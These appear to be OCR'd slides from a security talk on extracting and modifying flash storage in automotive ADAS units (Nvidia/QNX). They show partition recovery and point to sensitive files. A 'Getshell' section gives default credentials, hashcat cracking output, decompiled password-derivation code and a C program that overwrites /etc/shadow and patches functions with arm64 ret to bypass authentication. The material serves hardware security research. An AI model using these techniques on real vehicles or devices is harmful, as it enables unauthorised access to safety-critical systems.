


EMMC




Use UFS Programmer to dump / write – Slowly Speed







Use UFS Programmer to dump / write – New Tools



Partition Table Details



Has GPT



No GPT/MBR

Has a GPT partition table, allowing direct reading of partitions and files:

- EXT4: Horizon, TI
- QNX: Mobileye, TI, Qualcomm


Nvidia devices lack a standard partition table:

- EXT4 (Orin)
- QNX (Xavier)

QNX6: Mount read-only, can't write

Has Partition Table


TDA4 EMMC Dump QNX，with GPT



J3 EMMC Dump EXT4，with GPT

No Partition Table

```
TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk [redacted]_MT256GAVAT4U31AA_28_02_2024_03_02_10_Phys_Part_0_
     Partition                  Start        End    Size in sect
>P Linux filesys. data        130048   33684479   33554432
 P Linux filesys. data      33684992   65142271   31457280
 P Linux filesys. data      65142272   67239423    2097152
 P Linux filesys. data      67239424   69336575    2097152
 P Linux filesys. data      69336576   71433727    2097152
 P Linux filesys. data      73530368   99905407   26375040
 D Linux filesys. data     106298366  139852797   33554432
 D Linux filesys. data     138542590  140639741    2097152
 D Linux filesys. data     140639742  142736893    2097152
 D Linux filesys. data     140639744  140744599     104856
 D Linux filesys. data     142736894  144834045    2097152
 D Linux filesys. data     142736896  142841751     104856
 P Linux filesys. data     146800640  247463935  100663296
 P Linux filesys. data     247988224  461897727  213909504
 P Linux filesys. data     461897728  478674943   16777216
```




If there is no partition table,


need rebuild

Nvidia QNX / Android IVI QNX

- The tool only supports searching for EXT3 EXT4, FAT, and other file systems.
- QNX requires manual partitioning.




```
binwalk -R '\xeb\x10\x90\x00\x00'

start_offset=0x3EF500000
end_offset=0x543280000
count=$(( (end_offset - start_offset) /
0x100000 ))
dd if=part3.dd of=new_part3.bin bs=1024
skip=$((0x80000/1024))
```



Nvidia QNX / Android IVI QNX

Then use tools, such as qnxmount

```
(base) ➜  qnxmount git:(main) ✗ python3 -m qnxmount qnx6 /SSD/ADAS/[redacted]P7/dd_split_save/new_part4.bin ./to_mount
2024-04-09 14:19:19,534 - qnxmount - INFO - Logging started
2024-04-09 14:19:19,534 - qnxmount - INFO - Python version: 3.11.7 (main, Dec 15 2023, 18:12:31) [GCC 11.2.0]
2024-04-09 14:19:19,534 - qnxmount - INFO - Script started by root on pp-U20-AMD
2024-04-09 14:19:19,534 - qnxmount - INFO - Called with sys.argv:
 /600G/ADAS/tools/qnxmount/qnxmount/__main__.py qnx6 /SSD/ADAS/[redacted]/dd_split_save/new_part4.bin ./to_mount
2024-04-09 14:19:19,539 - qnxmount - INFO - Current qnxmount version: 0.1.7
Namespace(type='qnx6', image=PosixPath('/SSD/ADAS/[redacted]P7/dd_split_save/new_part4.bin'), mount_point=PosixPath('to_mount'), offset=0)
2024-04-09 14:19:19,539 - qnxmount - INFO - Selected mounter type: qnx6
2024-04-09 14:19:19,539 - qnxmount - INFO - Mounting image /SSD/ADAS/[redacted]P7/dd_split_save/new_part4.bin on mount point to_mount
```

```
..ools/qnxmount (ssh)
(base) ➜  qnxmount git:(main) ✗
(base) ➜  qnxmount git:(main) ✗ ls to_mount
0_prepare.sh          env_base.sh           launch_e28_ota_hdmap.sh       pfmversion.txt  self_[redacted]_cleanup.sh  slm_ota_hdmap.xml
bin                   env.sh                launch_factorymode.sh         pid.sh          signature_verify.sh         slm_raw_sensor.xml
calibration           init_e28_ota_hdmap.sh launch_raw_data_collection.sh ping.sh         slay.sh                     slm_summon_launch.xml
check_board_fuse.sh   init_factorymode.sh   lib                           qnx_en_bmp.sh   slm_early_launch.xml        start.sh
config                init_xminer_folder.sh libnvidia                     REV             slm_factorymode.xml         version.txt
early_start.sh        launch_e28_ota_ap.sh  lidar_self_calib_cleanup.sh   rti             slm_ota_ap.xml              wait_for_cp_init.sh
(base) ➜  qnxmount git:(main) ✗
(base) ➜  qnxmount git:(main) ✗
```


What Can We Obtain From a Storage Dump?


Sensitive files:

- /etc/shadow for cracking passwords
- Encryption keys (disk encryption, file encryption, OTA)
- MQTT private keys, passwords
- OTA upgrade packages
- Model files
- MCU firmware
- ....

Used frameworks and technologies

Startup processes, where vulnerabilities can be discovered in listening port processes through reverse engineering.





How To Getshell

Half of the devices have SSH enabled:

- Default credentials: nvidia/nvidia
- Brute force with Hashcat
- Write a new /etc/shadow

Password verification mechanism:

- Password cracking algorithm

Dump flash, modify the startup process

Serial port login

Analysis and exploitation of vulnerabilities in listening processes

```
Candidates.#1....: 27MmFmoTMqxro -> neng100%
Hardware.Mon.#1..: Temp: 58c Fan: 66% Util: 98% Core:2700MHz Mem:10251MHz Bus:16

Approaching final keyspace - workload adjusted.

$6$5a/boQOeyzOUGT5t$48v3jnwnTWkEUEZZyhOkHZebEAuWfnUQpSbF53Sfv2ui/t3a85KEBB9qYW5Zl6g0WLh7S9HbcSDa8v
k19qsW1:nvidia123
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$5a/boQOeyzOUGT5t$48v3jnwnTWkEUEZZyhOkHZebEAuWfnU...9qsW1/
```

pass

cracked!

```
long NewPasswd(long param0) {
    char v0, v1, v2, v3;
    long v4, v5, result, v6 = param0;

    allocator<char> >5("[redacted]", v6);
    allocator<char> >4((long)&v1, "[redacted]", (long)&v1);
    operator=2(v6, (long)&v2);
    ~basic_string((long)&v2);
    ~basic_string((long)&v1);
    long v7 = 0L, v8 = 0L, v9 = 0L, v10 = 0L;
    char v11 = 0;
    long v12 = c_str(v6);
    long v13 = length(v6);
    →MD5(v12, v13, (long)&v7);
    long v14 = 0L, v15 = 0L, v16 = 0L, v17 = 0L;
    *(long*)&v3 = 0L;
    long v18 = 0L, v19 = 0L, v20 = 0L;
    char v21 = 0;
    short v22 = 0;
    char v23 = 0;
    int v24 = 0;
    do {
        →sprintf(&v22, "%02x");
        →strcat(&v14, &v22);
        ++v24;
    }
    while(v24 <= 31);

    v3 = 0;
    allocator((long)&v0, v4);
    allocator<char> >((long)&v2, (long)&v14, (long)&v0, v5);
    ~allocator2((long)&v0);
    substr((long)&v2, 10L, 10L);
    ~basic_string((long)&v2);
    return result;
}
```

How To Getshell – Modify UFS

Modifying EMMC storage is quite common.


Now we:

1. Dump all UFS as a .img

2. Modify .img:

- 0xd65f03c0 is ret instruction
- Bypass ChangePasswd() function
- Modify shadow file

3. Write the .img file back to UFS




```
const char* xteam="[redacted]:$6$AVi57TOsZhRxi6kV$HWPwj4T5X

int main(int argc, char* argv[]){
    int size = 113;
    char buf[128] ={0};
    char cbuf[128]={0};
    int fd=open(argv[1],O_RDWR);
    if(fd == -1)
    {
    printf("open %s failed\n",argv[1]);
    return 0;
    }
    unsigned long long offset=0xb6e180348;
    lseek(fd,offset,SEEK_SET);
    int n = read(fd, buf, size);
    printf("read data len=%d %s\n", n,strerror(errno));
    printf("%s\n",buf);
    lseek(fd,offset,SEEK_SET);
    write(fd,xteam,size);
    printf("patch shadow %s\n", xteam);
    lseek(fd,offset,SEEK_SET);
    n = read(fd, cbuf, size);
    printf("read again %s\n",cbuf);
    unsigned long offset1 = 0x4530fedb4;
    unsigned long offset2=0xdfba0bdb4;
    unsigned long code =0;
    unsigned long pcode=0xd65f03c0;
    lseek(fd,offset1,SEEK_SET);
    n=read(fd,&code,4);
    printf("code %lx\n",code);
    lseek(fd,offset1,SEEK_SET);
    write(fd,&pcode,4);
    lseek(fd,offset2,SEEK_SET);
    n=read(fd,&code,4);
    printf("code2 %lx\n",code);
    lseek(fd,offset2,SEEK_SET);
    write(fd,&pcode,4);
    close(fd);
    printf("[redacted] patched\n");
    return 1;
}
```


/etc/shadow offset


ret in arm64

How To Getshell – UART Interface

